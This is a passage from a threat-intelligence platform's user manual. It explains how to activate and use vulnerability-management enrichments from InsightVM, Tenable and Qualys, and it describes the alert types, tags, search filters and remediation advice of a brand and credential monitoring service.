
The enrichment activation process involves specifying your InsightVM data storage region and organization API Key. Your data storage region determines the endpoint that will be used, and the API Key is required for authentication.

To find your InsightVM data storage region:

1. Log in to your InsightVM account on the Rapid7 platform.
2. In the upper-left corner, click the **Navigator** menu and select **Insight Platform Home**.



Your Data Storage Region is displayed in the upper-right corner.

**To activate the InsightVM Vulnerability Management enrichment:**

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the InsightVM Vulnerability Management tile.
3. On the wizard page that opens, click **I have credentials**.
4. On the next wizard page, select a region. The following regions are available for selection:
 - United States - 1
 - United States - 2
 - United States - 3
 - Europe
 - Canada
 - Japan
 - Australia
5. Enter your InsightVM API Key.
6. Click **Activate**.

The InsightVM Vulnerability Management enrichment is now active. Allow ThreatStream up to 15 minutes to sync up with your InsightVM account.

Using the InsightVM Vulnerability Management Enrichment in ThreatStream

After activating the InsightVM Vulnerability Management enrichment, assets and vulnerabilities data for the last 30 days will be imported from your InsightVM account to ThreatStream. After the initial import, ThreatStream will sync up with your InsightVM account every hour. Cached data older than 30 days will be removed.

Imported assets and vulnerability data appears under the InsightVM Vulnerability Management tab of Vulnerability details pages. It includes two tables:

- **CVE Summary:** Displays CVEs, severity of vulnerabilities (medium, high, or critical), PCI CVSS score, CVSS V2 exploit score, title, published date, and the last modified date of CVEs discovered in you IT environment.
- **Vulnerable Assets:** Displays IP , FQD name, operating system, discovered vulnerabilities, and the last scan end time of vulnerable assets in your IT environment.

Below is an example of the InsightVM Vulnerability Management tab on the Vulnerability details page.

The screenshot displays the InsightVM Vulnerability Management interface for CVE-2020-16937. The left sidebar contains metadata: Publication Status (Published), Published Date (16 Oct 2020 23:15), TLP (Clear), MITRE External Link (View This Vulnerability On MITRE), and Tags (My Organization). The main content area has tabs for Description, Associations (1), MITRE ATT&CK®, Investigations (0), Attachments (1), Notes, History, and Enrichments. The Enrichments tab is active, showing a table of CVEs and a table of vulnerable assets.

CVE Summary

CVE	SEVERITY	PCI CVSS SCORE	CVSS V2 EXPL...	TITLE	PUBLISHED	MODIFIED
CVE-2020-16937	severe	4.3	8.588799953460...	Microsoft CVE-2020-16937: .NET Framework Inf	2020-10-13T00:00:00Z	2024-01-03T00:00:00Z

Vulnerable Assets

ASSET IP	FULLY QUALIFIED DOM...	OPERATING SYSTEM	DISCOVERED VULNERABILITIES	LAST SCAN END
10.10.10.10		Microsoft Windows Server 2019 Standard Edition 1809	CVE-2020-16937	2024-12-12T17:08:03.000000Z

Exporting InsightVM Data in CSV Format

Imported data displayed in the CVE Summary and Vulnerable Assets tables can be exported in CSV format.

To export InsightVM information in CSV format:

1. Navigate to the details page of the vulnerability of interest.

To search for a vulnerability:

- a. Navigate to **ThreatStream > Analyze > Threat Model**.
- b. Select **Vulnerabilities** in the filter on the right side of the screen.
Vulnerabilities are not included in search results unless this filter is selected.
- c. Enter your search query.

- d. Click the name of the vulnerability of interest in the search results to visit its details page.

See ["Accessing Threat Models" on page 560](#) for more information on searching for Threat Model entities.

2. On the vulnerability details page, open the Enrichments tab and click **InsightVM Vulnerability Management**. If available, details on vulnerable assets in your network are displayed.
3. To export these results in CSV format, click  > **Export to CSV**.

Your download starts automatically.

Enriching Data with Tenable Vulnerability Management

The Tenable Vulnerability Management enrichment is a cloud-based risk and vulnerability management solution provided by Tenable. The enrichment enables you to access vulnerability data within your cloud and IT environments, providing insights into affected assets of your organization. The details of the affected assets can be viewed in ThreatStream and exported in CSV format for further analysis.

Activating the Tenable Vulnerability Enrichment

The activation process involves specifying your Tenable Access Key and Secret Key.

To activate the Tenable Vulnerability Management enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Tenable Vulnerability Management tile.
3. On the wizard page that opens, click **I have credentials**.
4. Click **Credentials** and enter your Tenable Access Key and Secret Key.
5. Click **Activate**.

The Tenable Vulnerability management enrichment is now active. Allow ThreatStream up to 15 minutes to sync up with your Tenable account.

Using the Tenable Vulnerability Enrichment in ThreatStream

After activating the Tenable Vulnerability Management enrichment, assets and vulnerabilities data for the last 30 days will be imported from your Tenable account to ThreatStream. After the initial import, ThreatStream will sync up with your Tenable account every hour. Cached data older than 30 days will be removed.

Imported assets and vulnerability data appears under the Tenable tab of Vulnerability details pages. It includes the CVE Summary table displaying CVEs, severity of vulnerabilities (medium, high, or critical), CVSS V3 base score, plugin name, plugin publish date, and plugin last updated date. The Vulnerabilities Distribution charts display the criticality and frequency of vulnerabilities in your IT environment. Below the charts, the Vulnerable Assets table is displayed. The table includes the following information about vulnerable assets: asset IP, DNS name, operating system, discovered vulnerabilities, first seen, last seen, and repository.



Tip: Tenable plugins contain vulnerability information, a simplified set of remediation actions and the algorithm to test for the presence of the security issue.

Below is an example of the Tenable Vulnerability Management tab on the Vulnerability details page.

Exporting Tenable Vulnerability Management Data in CSV Format

To export Tenable.sc information in CSV format:

- ## To search for a vulnerability:

- a. Navigate to **ThreatStream > Analyze > Threat Model**.
- b. Select **Vulnerabilities** in the filter on the right side of the screen.
Vulnerabilities are not included in search results unless this filter is selected.
- c. Enter your search query.
- d. Click the name of the vulnerability of interest in the search results to visit its details page.

See ["Accessing Threat Models" on page 560](#) for more information on searching for Threat Model entities.

2. On the vulnerability details page, open the **Enrichments** tab and click **Tenable Vulnerability Management**. If available, details on vulnerable assets in your network are displayed.
3. To export these results in CSV format, click  > **Export to CSV**.

Your download starts automatically.

Enriching Data with Tenable Security Center

The Tenable Security Center enrichment renders vulnerable assets in your network from your on premise appliance on details pages of CVE-compliant vulnerabilities in ThreatStream. The availability of this network-specific information alongside vulnerability details in ThreatStream enables you to quickly determine the number of assets affected by a particular vulnerability in your network.

Using the Tenable Security Center Enrichment on ThreatStream OnPrem

Each time you open the Tenable Security Center tab in the Enrichments section of vulnerability details pages, the enrichment queries vulnerable assets in Tenable Security Center associated with the CVE identifier in the Title or Tags field of the vulnerability in ThreatStream. If results are returned, vulnerable assets are displayed on the Tenable Security Center tab. Results are returned for multiple CVEs in cases where the Title or Tags fields contain more than one CVE identifier.



Note: The enrichment can only retrieve results for vulnerabilities in ThreatStream which have a CVE identifier, such as *CVE-2019-0124*, in the Title or Tags field.

(Click the image to enlarge it.)

The enrichment returns up to 1000 distinct instances of vulnerable assets. It also returns all occurrences of relevant vulnerabilities. Therefore, more than one instance of the same vulnerability may be displayed. The Vulnerabilities Distribution charts are displayed in cases where the enrichment queries multiple vulnerabilities.

The enrichment activation process includes specifying your Tenable credentials. To activate the enrichment, your Tenable Security Center appliance must be accessible to ThreatStream. If you are deploying the Tenable Security Center enrichment on a ThreatStream OnPrem or ThreatStream AirGap appliance, you must ensure that your Tenable Security Center appliance is accessible to your ThreatStream OnPrem or ThreatStream AirGap appliance. ThreatStream honors proxies configured on your Tenable Security Center appliance.



Note: If deploying the Tenable Security Center enrichment on a ThreatStream OnPrem appliance, Anomali recommends against activating a second instance of the enrichment on ThreatStream Cloud. In these cases, only the Tenable Security Center enrichment deployed on your ThreatStream OnPrem appliance will function.

To activate the Tenable Security Center enrichment:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Tenable Security Center tile.
3. On the wizard page that opens, click **I have credentials**.
4. On the next wizard page that opens, click **Credentials** and enter your Tenable API URL, Access Key, and Secret Key.
5. Click **Activate**.

The Tenable Security Center enrichment is now active.

Exporting Tenable Security Center Data in CSV Format

Returned data displayed in the table can be exported in CSV format.

To export Tenable Security Center information in CSV format:

1. Navigate to the details page of the vulnerability of interest.

To search for a vulnerability:

- a. Navigate to **ThreatStream > Analyze > Threat Model**.
- b. Select **Vulnerabilities** in the filter on the right side of the screen.
Vulnerabilities are not included in search results unless this filter is selected.
- c. Enter your search query.
- d. Click the name of the vulnerability of interest in the search results to visit its details page.

See "[Accessing Threat Models](#)" on page 560 for more information on searching for Threat Model entities.

- On the vulnerability details page, open the **Enrichments** tab and click **Tenable Security Center**. If available, details on the vulnerable assets in your network are displayed.
- To export these results in CSV format, click  > **Export to CSV**.

Your download starts automatically.


Qualys Vulnerability Management Enrichment

The Qualys Vulnerability Management enrichment renders vulnerable assets in your network from Qualys on details pages of CVE compliant vulnerabilities in ThreatStream. The availability of this network-specific information alongside vulnerability details in ThreatStream enables you to quickly determine the number of assets affected by a particular vulnerability in your network.

Each time you open the Qualys tab in the Enrichments section of vulnerability details pages, the enrichment queries vulnerable assets in Qualys associated with the CVE identifier in the Title or Tags field of the vulnerability in ThreatStream. If results are returned, vulnerable assets are displayed on the Qualys tab. Results are returned for multiple CVEs in cases where the Title or Tags fields contain more than one CVE identifier.



Note: The enrichment can only retrieve results for vulnerabilities in ThreatStream which have a CVE identifier, such as *CVE-2019-0124*, in the Title or Tags field.



Activating the Qualys Vulnerability Management Enrichment

Activation involves specifying your Qualys username, password, and API URL. Depending on the search option you specify, additional configuration is required.



**Notes:**

- Qualys Community Edition accounts are not supported.
- If your Qualys account has access by IP address policy set up, add ThreatStream IP addresses to the Qualys whitelist to ensure successful integration. Contact Anomali Customer Support to request ThreatStream IP addresses.

To activate Qualys Vulnerability Management:

1. Navigate to **ThreatStream > APP STORE > APP Store**.
2. Click **Get Access** on the Qualys VM tile.

3. On the Credentials tab, enter the following information:

Field	Description
User Name	User name associated with your Qualys account. The Qualys user whose credentials you will use for activation must have API access. Additionally, the user must be a manager OR a non-admin user with the "Allow user full permissions and scope" permission. To verify API access in Qualys: a. In Qualys, navigate to User Profile in the account menu.  b. On the User Role tab, ensure Allow access to: API is selected.  c. Click Save.

Field	Description
Password	Password used to login to your Qualys account.  If your Qualys password contains a colon (:), ThreatStream is unable to activate the enrichment. You must change your Qualys password to a value that does not contain colons in order to activate the enrichment.
Qualys API URL	URL to access the API associated with your Qualys account. Protocols must be included.  To determine the correct API URL for your Qualys platform, see https://www.qualys.com/platform-identification/

4. On the Settings tab, enter the following information:

Field	Description
Search Options	The Qualys Vulnerability Management enrichment enables two search options. The look and feel of the enrichment differs slightly depending on the search option you select. Available search options include: ▪ Query Assets API—Returns the most data from Qualys but can result in timeouts for large datasets. Fields displayed for returned assets include: Host IP, Host Name, CVE, OS, Last Scanned, Unpatched Days, and Asset Tags. Asset distributions are also depicted on pie charts. ▪ Create a Qualys Patch Report—For best performance, Anomali recommends this option for organizations with large data sets. Fields displayed for returned assets include: Host IP, Host Name, CVE, OS, and Last Detected. Patch reports do not include pie charts. Further, patch reports do not include vulnerabilities for which no patches are available. See "Using the Qualys Vulnerability Management Enrichment with Qualys Patch Report" on page 1133 for additional features that are available when you use the Qualys Patch Report search option. Patch reports are generated based on the date range you select and include assets from the Asset Group, IP ranges, or tags you specify. You can use multiple parameters to specify the assets of interest. By default, patch reports are generated with no date limit and include all assets. Important: The Qualys user whose credentials you use to activate the enrichment must have all permissions in Qualys required to generate reports. For more information on these permissions, see the Launch Report API article in the Qualys API User Guide: https://www.qualys.com/docs/qualys-api-vm-pc-user-guide.pdf

Field	Description
	 Patch Reports generated by launching the integration in ThreatStream are automatically deleted in Qualys after seven days.
Date Range (Patch reports only)	Specify the date range for the vulnerability information you want the patch report to include.
Asset groups (Patch reports only)	Specify the asset groups you want the patch report to include. Asset groups are case-sensitive. Enter the exact name of the asset group of interest. If entering multiple asset groups, specify one group per line.
Asset IP (s)/range(s) (Patch reports only)	Specify the IP ranges of the assets you want the patch report to include. If entering multiple IP ranges, specify one IP range per line.
Asset tags (Patch reports only)	Specify the asset tags you want the patch report to include. All assets associated with the specified tags in Qualys are included. Asset tags are case-sensitive. Enter the exact name of the asset tag of interest. If entering multiple tags, specify one group per line.



Note: Anomali recommends testing the specified asset filter options before activating the enrichment on ThreatStream. You can test your filter on the Qualys user interface by navigating to Reports > Templates > New > New patch template and opening the Findings tab.

5. Click **Activate**.

The Qualys Vulnerability Management enrichment is now active.

Using the Qualys Vulnerability Management Enrichment

After activating the enrichment, vulnerability information from Qualys is retrieved each time you open the Enrichments tab on a vulnerability details page. You can

click the Host IP of an asset to drill down on asset details within Qualys.




Note: If you are not authenticated to Qualys, clicking the Host IP takes you to the Qualys login screen. You are not redirected to the asset details page after logging in. To view the details of the asset in Qualys, click the Host IP within ThreatStream after authenticating to Qualys.

Using the Qualys Vulnerability Management Enrichment with Qualys Patch Report

If you configured the enrichment to use the Create a Qualys Patch Report search option, two additional features are available to you.

First, ThreatStream notifies you when patch reports have been successfully generated. When you open the Enrichments tab on a vulnerability details page, the enrichment initiates the patch report generation process. When patch report generation is complete, you receive a notification on the top navigation bar. If you navigated away from the details page, you can click the notification to drill down on the vulnerability and view the patch report.



Note: Notifications are sent on a five minute cadence. Therefore, notifications are not always displayed immediately when patch reports are complete.

Second, a Refresh button is available. Click **Refresh** to generate a new patch report and get the latest information from Qualys.



You cannot click **Refresh** while patch report generation is in progress.

Exporting Qualys Data in CSV Format

Returned data displayed in the table can be exported in CSV format.

To export Qualys information in CSV format:


1. Navigate to the details page of the vulnerability of interest.

To search for a vulnerability:

- a. Navigate to **ThreatStream > Analyze > Threat Model**.
- b. Select **Vulnerabilities** in the filter on the right side of the screen.
Vulnerabilities are not included in search results unless this filter is selected.
- c. Enter your search query.
- d. Click the name of the vulnerability of interest in the search results to visit its details page.

See ["Accessing Threat Models" on page 560](#) for more information on searching for Threat Model entities.

2. On the vulnerability details page, open the **Enrichments** tab and click **Qualys VM**. If available, details on vulnerable assets in your network are displayed.
3. To export these results in CSV format, click **CSV**.



Your download starts automatically.

Anomali Targeted Threat Monitoring (ATTM)



Note: The ATTM service is not available for new Anomali customers. The Premium Digital Risk Protection (PDRP) service, a new and improved version of ATTM+, is offered instead. See ["Anomali Premium Digital Risk Protection \(PDRP\)" on page 1173](#) for more details.

Anomali Targeted Threat Monitoring (ATTM), also known as Premium Digital Risk Protection (PDRP), is a premium threat intelligence feed that identifies threats to your organizational brand and assets. The Anomali Threat Research (ATR) team curates the threat intelligence data that subscribers receive through ATTM. ATTM is

continuously tailored over the course of subscriptions to deliver a low-noise, high fidelity feed of threat intelligence that is individually targeted to individual organizations.

Anomali offers ATTM on a 14 day free trial basis to enable you to gauge its impact on intelligence workflows before purchasing a yearly subscription. See ["Subscribing to Anomali Targeted Threat Monitoring" on page 1137](#) for more information.

ATTM provides data tailored to your organization based on the following alerts:

Alert Type	Description
Exposed Subdomains	Detects internal subdomains that have been publicly exposed to the web. See "Exposed Subdomains" on page 1138 for more details on information provided by this alert.
Leaked Employee Credentials	Detects potential leaked employee credentials in credential repositories. See "Leaked Credentials" on page 1141 for more details on information provided by this alert.
Similar Domain Registration	Detects newly registered domains similar to your own that may be used for phishing, domain squatting, brand abuse, or other attacks. Additionally, this alert identifies suspicious SSL certificates and phishing attacks. See "Similar Domain Registration" on page 1144 for more details on information provided by this alert.
Domain Expiration	Detects when domains that belong to your organization are close to expiration. See "Domain Expiration" on page 1149 for more details on information provided by this alert.

Get even more with ATTM+

ATTM+ is the premium version of the Anomali Targeted Threat Monitoring feed. With ATTM+, you get all of the alerts provided by ATTM plus the set of alerts detailed below.

If you are interested in subscribing to ATTM+, indicate your interest to Anomali when you provide the ATTM questionnaire during registration. See ["Subscribing to Anomali Targeted Threat Monitoring" on page 1137](#) for more information.

Alert Type	Description
Domain Hijacking	Detects incidents that may indicate a domain has been hijacked. See "Domain Hijacking" on page 1151 for more details on information provided by this alert.
Rogue Apps	Detects mobile apps used to infringe on intellectual property through using brand names or interacting with services without the authorization of the intellectual property holder. See "Rogue Apps" on page 1153 for more details on information provided by this alert.
Fake Twitter Accounts	Detects fake Twitter accounts doing brand impersonation. See "Fake Twitter Accounts" on page 1155 for more details on information provided by this alert.
Pastebin Brand Mentions	Detects instances of your brand on Pastebin. Pastebin allows users to post content in text format and generate unique, public URLs. See "Pastebin Brand Mentions" on page 1157 for more details on information provided by this alert.
Leaked Documents	Monitors a variety of sources for leaked internal documents that may contain sensitive information. See "Leaked Documents" on page 1159 for more details on information provided by this alert.
Leaked Code Monitor	Monitors Github, Github Gist, and Ideone for potential leaked source code. See "Leaked Code Monitor" on page 1161 for more details on information provided by this alert.
Trademark Application Filing	Monitors trademark filings reported by the World Intellectual Property Organization in 120+ countries for trademarks filed by third parties that infringe your brands and intellectual property. On its initial scan, the service provides relevant trademark filings from the last 4 years. See "Trademark Application Filing" on page 1163 for more details on information provided by this alert.

Alert Type	Description
E-mail Vulnerability	Detects potential vulnerabilities in email domains that enable threat actors to spoof email messages. This subscription analyzes SPF and DMARC protocols, which are configured to prevent malicious activities. See "E-Mail Vulnerability" on page 1165 for more details on information provided by this alert.
SSL Certificate Validity	Provides warnings 30 days before website SSL certificates expire. See "SSL Certificate Validity" on page 1167 for more details on information provided by this alert.
Leaked Employee Emails	Detects employee emails that can be found online. Leaked employee emails can indicate susceptibility to spear phishing attacks and other scams. See "Leaked Employee Emails" on page 1170 for more details on information provided by this alert.

ATTM+ subscribers also get access to an ATTM+ dashboard. See ["Using the ATTM+ Dashboard" on page 1172](#) for more information.

Subscribing to Anomali Targeted Threat Monitoring

Use the steps in this section to gain access to ATTM on a 14 day free trial basis.

1. Navigate to **APP Store > APP Store**.
2. Locate the Anomali Targeted Threat Monitoring box and click **Get Access**.
3. On the resulting popup window, click **Request Access**. The status changes to **Access requested**.

Anomali responds to your request and sends you a questionnaire.

4. Use the questionnaire to provide the ATR team details on the assets you wish to monitor. When complete, send the questionnaire to atm-atr@anomali.com.

The ATR team then configures your personalized ATTM feed and sends you an API key. You will use this API key to activate the ATTM feed from the ThreatStream APP Store.

5. After receiving your API key, navigate to **APP Store > APP Store**.
6. Locate the Anomali Targeted Threat Monitoring box and click **Manage** and then **I have credentials**.
7. Enter the API key provided by the ATR team.
8. Click **Activate**. The status of the feed changes to Active on the APP Store box.

Your ATTM integration is now active.



Note: At renewal of your ATTM+ subscription, you will be offered the PDRP service, a new and improved version of ATTM+. See ["Anomali Premium Digital Risk Protection \(PDRP\)" on page 1173](#) for details. Contact your account manager to discuss how to switch to PDRP.

Operationalizing ATTM Data

You can use the ATTM tagging structure defined in ["Information Provided By ATTM Alerts" below](#) to create search filters and operationalize the data provided by ATTM.

For example, you can use the following filter to create a custom dashboard widget that displays observables from ATTM associated with phishing related similar domain registration alerts:

```
tag = "anomali-targeted-threat-monitoring" and tag = "similar-domain-registration" and tag = "phishing"
```

See ["Custom Dashboards" on page 47](#) for more information.

Information Provided By ATTM Alerts

Anomali Targeted Threat Monitoring (ATTM) service generates a Threat Bulletin for every alert related to your organization. You can use the information in these Threat Bulletins to remediate the threats related to each alert. Further, ATTM provides a consistent tagging structure for Threat Bulletins and associated intelligence, thus enabling you to operationalize ATTM data in search filters.

Exposed Subdomains

If a subdomain of your organization is exposed, ATTM creates a Threat Bulletin based on an Exposed Subdomains alert. The Threat Bulletin contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the subdomain that triggered the alert. Example: "A Potentially Internal Subdomain is Exposed - <subdomain>"
Description	Descriptions include the following: • Information on whether the subdomain can be reached through a browser. • The keyword that triggered the alert. • Name of subdomain. • IP address to which the subdomain resolves. • Screenshot of the website, if available. If the website becomes available in the future, the Threat Bulletin is updated with a screenshot.

Field	Description						
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>exposed-subdomains</code>: Enables filtering based on exposed subdomain registration alerts. • <code>website-hosted</code>: Added when a website is hosted on the exposed subdomain. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low.						
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin. <table><tr><th>Alert Sub-Type Tag</th><th>Associated Observables</th><th>Associated MITRE Techniques</th></tr><tr><td>exposed-subdomains</td><td>None</td><td>T1584.001</td></tr></table>	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques	exposed-subdomains	None	T1584.001
Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques					
exposed-subdomains	None	T1584.001					

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: - Assess whether the site available on the subdomain is indeed internal. If it is internal, its public access should be revoked. - Check any services running on additional ports exposed to the Internet and have appropriate controls in place to limit external access. This must be done because ATTM only checks whether a website is hosted on an exposed subdomain (ports 80 and 443) to avoid running an active port scan against your infrastructure. Example: Use observables or ThreatModel search filter to find exposed subdomains where a website is hosted <pre>tag = "anomali-targeted-threat-monitoring" and tag = "exposed-subdomains" and tag = "website-hosted"</pre>

Leaked Credentials

When a password is reused, a password leak may result in unauthorized access by attackers, scams, and phishing attacks. A Threat Bulletin generated for a Leaked Credentials alert notifies about potentially leaked employee credentials. The information is obtained from database leaks of compromised websites on which employees registered using their corporate email credentials. A Threat Bulletin generated for this type of alert contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the keyword that triggered the alert. <number> Employee Credentials Found in Initial Scan - <keyword>

Field	Description
Description	Descriptions include the following: - Contents of related CSV file: Name, Email, Physical Address, Contact number, Plaintext Password, Hashed Password, and Leak Source.  Note: Critical PII information is partially redacted. - Attachment with a password-protected zip file to look at plaintext passwords or other PII information. The file name is leaked_data.zip and the password is the API key for the ATTM service.
Tags	Similar domain registration Threat Bulletins are appended with the following tags: <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. <code>leaked-credential</code>: Enables filtering based on leaked credential alerts. <code>LeakedData:<type of data></code>: Possible tags include <code>LeakedData:HashedPassword</code>, <code>LeakedData:Phone</code>, <code>LeakedData:Address</code>, and <code>LeakedData:PlainTextPassword</code>. <code>PlainTextPassword:<redacted password></code>: Added for alerts that contain plain text password leaks. <code>HashedPassword:<hashed password></code>: Added for alerts that contain hashed password leaks. <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: <code>keyword:anomali.com</code> <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low. <code>email</code>: Indicates that the alert includes one or more compromised email addresses.

Field	Description		
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.		
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques
	leaked-credential	Compromised email ID Observables associated with leaked credential threats are assigned low confidence scores. To push these observables to downstream integrations through ThreatStream Integrator, update your filter to include “confidence=20 and tag=leaked-credentials”	T1589.001

Field	Description
Recommendations	Depending on the context available, one or more of the following recommendations is included: • Reset your employee's passwords to any external or internal resource, especially if hashed or plaintext passwords are leaked. • Set up monitoring for suspicious login activity or password failures for email addresses. • Alert employees of the matter. Examples: Use observables/ThreatModel search filter to find: • User emails with either leaked plaintext or hashed passwords. tag = "anomali-targeted-threat-monitoring" and tag = "leaked-credential" and (tag "LeakedData:HashedPassword" or tag = "LeakedData:PlainTextPassword") • User emails with leaked phone numbers. tag = "anomali-targeted-threat-monitoring" and tag = "leaked-credential" and tag = "LeakedData:Phone"

Similar Domain Registration

New domains that are similar to your organization's domains may be used for phishing, domain squatting, brand abuse, and other types of attacks. ATTM detects similar domains, monitors issuing of an SSL certificate to identify suspicious SSL certificates, and provides open source phishing feed monitoring to prevent potential phishing attacks. A Threat Bulletin generated for the Similar Domain Registration alert contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert. Example: 'New Similar Domain - anomali.online'

Field	Description
Description	Descriptions include the following: • Which company's domain the new domain relates to. • Website associated with the domain. • Screenshot of the website, if available. If the website becomes available in the future, the Threat Bulletin is updated with a screenshot. • Registrar information and contact details. • Hosting information and contact details. • IP address associated with the domain. • Attachments containing letters with relevant contact information.

Field	Description
Tags	Similar domain registration Threat Bulletins are appended with the following tags: • <code>anomali-targeted-threat-monitoring</code>: Added to all ATTM Threat Models and related observables. • <code>similar-domain-registration</code>: Enables filtering based on similar domain registration alerts. • <code>keyword:<related keyword></code>: Organization keyword the alert relates to. Example: • <code>keyword:anomali.com</code> • <code>severity:<level></code>: Severity value assigned to the threat. Possible values include very-high, high, medium, low, very-low. • <code><types of extracted indicators></code>: Observable types extracted from the alert and associated with the Threat Bulletin. Examples: <code>domain,url</code>
Attachments	Depending on the information available, one or more of the following letter templates are attached to the Threat Bulletin: • <code>takedown_letter_to_registrar.html</code> • <code>takedown_letter_to_hosting_company.html</code> • <code>takedown_letter_to_website_owner.html</code> You can use these letters and the contact information listed in the Threat Bulletin description to complete threat remediation.

Field	Description		
Associations	Observables extracted from the alert. In addition to the tags listed below, all associated observables carry the tags appended to the parent Threat Bulletin.		
	Alert Sub-Type Tag	Associated Observables	Associated MITRE Techniques
	similar-domain-registration	Domain IP	None
	phishing	Domain IP URL	T1583.001 T1566
	brand-abuse	Domain IP URL	T1583.001 T1566
	suspicious-ssl-certificate	None	T1587.003 T1608.003
	parked-domain	Domain	None

Field	Description
Recommendations	Depending on the context, one or more of the following recommendations is included: Similar domain registration • Try to take a similar domain down if it violates a brand's trademark. If unsuccessful, submit a claim through ICANN's Uniform Domain Name Dispute Resolution Policy. Anomali will continue monitoring the domain for 30 days and update the alert if a website is set up at a later point. • Blacklist a suspicious domain in any URL and mailing system to prevent employees from accessing it or recovering phishing letters originating from it. Send a domain takedown request to the email ID of the Registrar and hosting provider in the Threat Bulletin. The prefilled takedown email template is attached. Example: Use observables/ThreatModel search filter to find similar domain registrations. <code>tag = "anomali-targeted-threat-monitoring"</code> and <code>tag = "similar-domain-registration"</code> and NOT (<code>tag = "phishing"</code> OR <code>tag = "brand-abuse"</code> OR <code>tag = "suspicious-ssl-certificate"</code>) Potential brand abuse ■ Investigate the website contents to determine its threat to a brand name. If the website and or domain are suspected to be associated with malicious activity targeting Anomali or violation of a brand name's trademark, attempt to take both down. Example: Use observables/ThreatModel search filter to find websites and domains that may violate a brand name's trademark. <code>tag = "anomali-targeted-threat-monitoring"</code> and <code>tag = "brand-abuse"</code> Potential phishing

Field	Description
	In case of a phishing attack targeting a brand name: ■ Contact the abuse department of the company the attack is hosted by and request to take the domain down. ■ Contact the Registrar if the phishing attack has a unique domain name. ■ Call the hosting company to expedite the process. The longer the site is online, the more credentials can be stolen. Example: Use observables/ThreatModel search filter to find potential phishing attacks targeting your company's brand name. tag = "anomali-targeted-threat-monitoring" and tag = "phishing"

Domain Expiration

To ensure timely domain registration renewal, a Threat Bulletin is sent to you a month before the domain expiration date and when it expires. The Threat Bulletin contains one or more of the following information:

Field	Description
Title	Lists the type of alert and the domain that triggered the alert.
Description	Descriptions include the following: • Domain that is about to expire • Information on its potential impact • Registration date • Expiration date

Field	Description						
